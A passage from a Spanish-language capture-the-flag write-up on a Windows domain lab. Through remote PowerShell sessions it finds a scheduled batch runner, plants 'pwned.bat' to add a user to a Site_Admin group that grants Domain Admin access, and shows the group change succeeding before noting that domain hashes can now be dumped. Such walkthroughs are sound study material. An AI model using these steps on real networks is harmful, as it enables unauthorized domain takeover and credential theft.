d-----        12/20/2021   9:19 PM                Windows Defender                     ATSSERVER
d-----        12/20/2021   9:12 PM                Windows Defender Advanced Threat     ATSSERVER
                                                  Protection
d-----        12/21/2021   2:13 PM                WindowsPowerShell                    ATSSERVER
```

Hay un programa llamado "keepmeon" que llama la atencion, vamos a ver que hay en su interior:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { ls C:\PROGRA~1\kee
pmeon }


    Directory: C:\Program Files\keepmeon

Mode                 LastWriteTime         Length Name                                 PSComputerName
----                 -------------         ------ ----                                 --------------
-a----        12/21/2021   2:57 PM            128 keepmeon.bat                         ATSSERVER
```

Hay un "bat" vamos a ver el contenido:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { cat C:\PROGRA~1\ke
epmeon\keepmeon.bat }
REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
 if not "%%x" == "%~0" call "%%x"
)
```

Lo que hace el bat es ejecutar un todos los "bat" que hay en esa ruta. Como pone "For Lois use Only" podemos imaginar que es Lois la que lo ejecuta. Ademas, si vemos el anterior documento podemos ver Lois puede cambiar los usuarios de grupos:

	new starter coffee mornings and campus tours can be booked via the staff induction pages.		

Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin.

Nos dice nos puede incluir en "site admin", vamos a ver que es ese grupo:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { net group Site_Adm
in }
Group name     Site_Admin
Comment        Only in the event of emergencies is this to be populated. This has access to Domain Admin group
```

Nos dice que este grupo tiene acceso al grupo "Domain Admin". Lo que vamos a hacer es crear un bat para que el usuario "Lois" nos incluya en el grupo "Site_Admin":

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { Set-Content C:\PROGRA~1\keepmeon\pwned.bat -Value 'net group Site_admin awallace /domain /add'}
```

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { Set-Content C:\PRO
GRA~1\keepmeon\pwned.bat -Value 'net group Site_admin awallace /domain /add'}
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { type C:\PROGRA~1\k
eepmeon\pwned.bat}
net group Site_admin awallace /domain /add
```

Cuando pasen 5 minutos estaremos detro del grupo site_admins:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { net user awallace
/domain}
User name                    awallace
Full Name                    Aileen Wallace
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            21/12/2021 14:50:36
Password expires             Never
Password changeable          22/12/2021 14:50:36
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   27/12/2024 15:05:29

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Managers
                             *Site_Admin
The command completed successfully.
```

Ahora podemos dumpear todos los hashes del dominio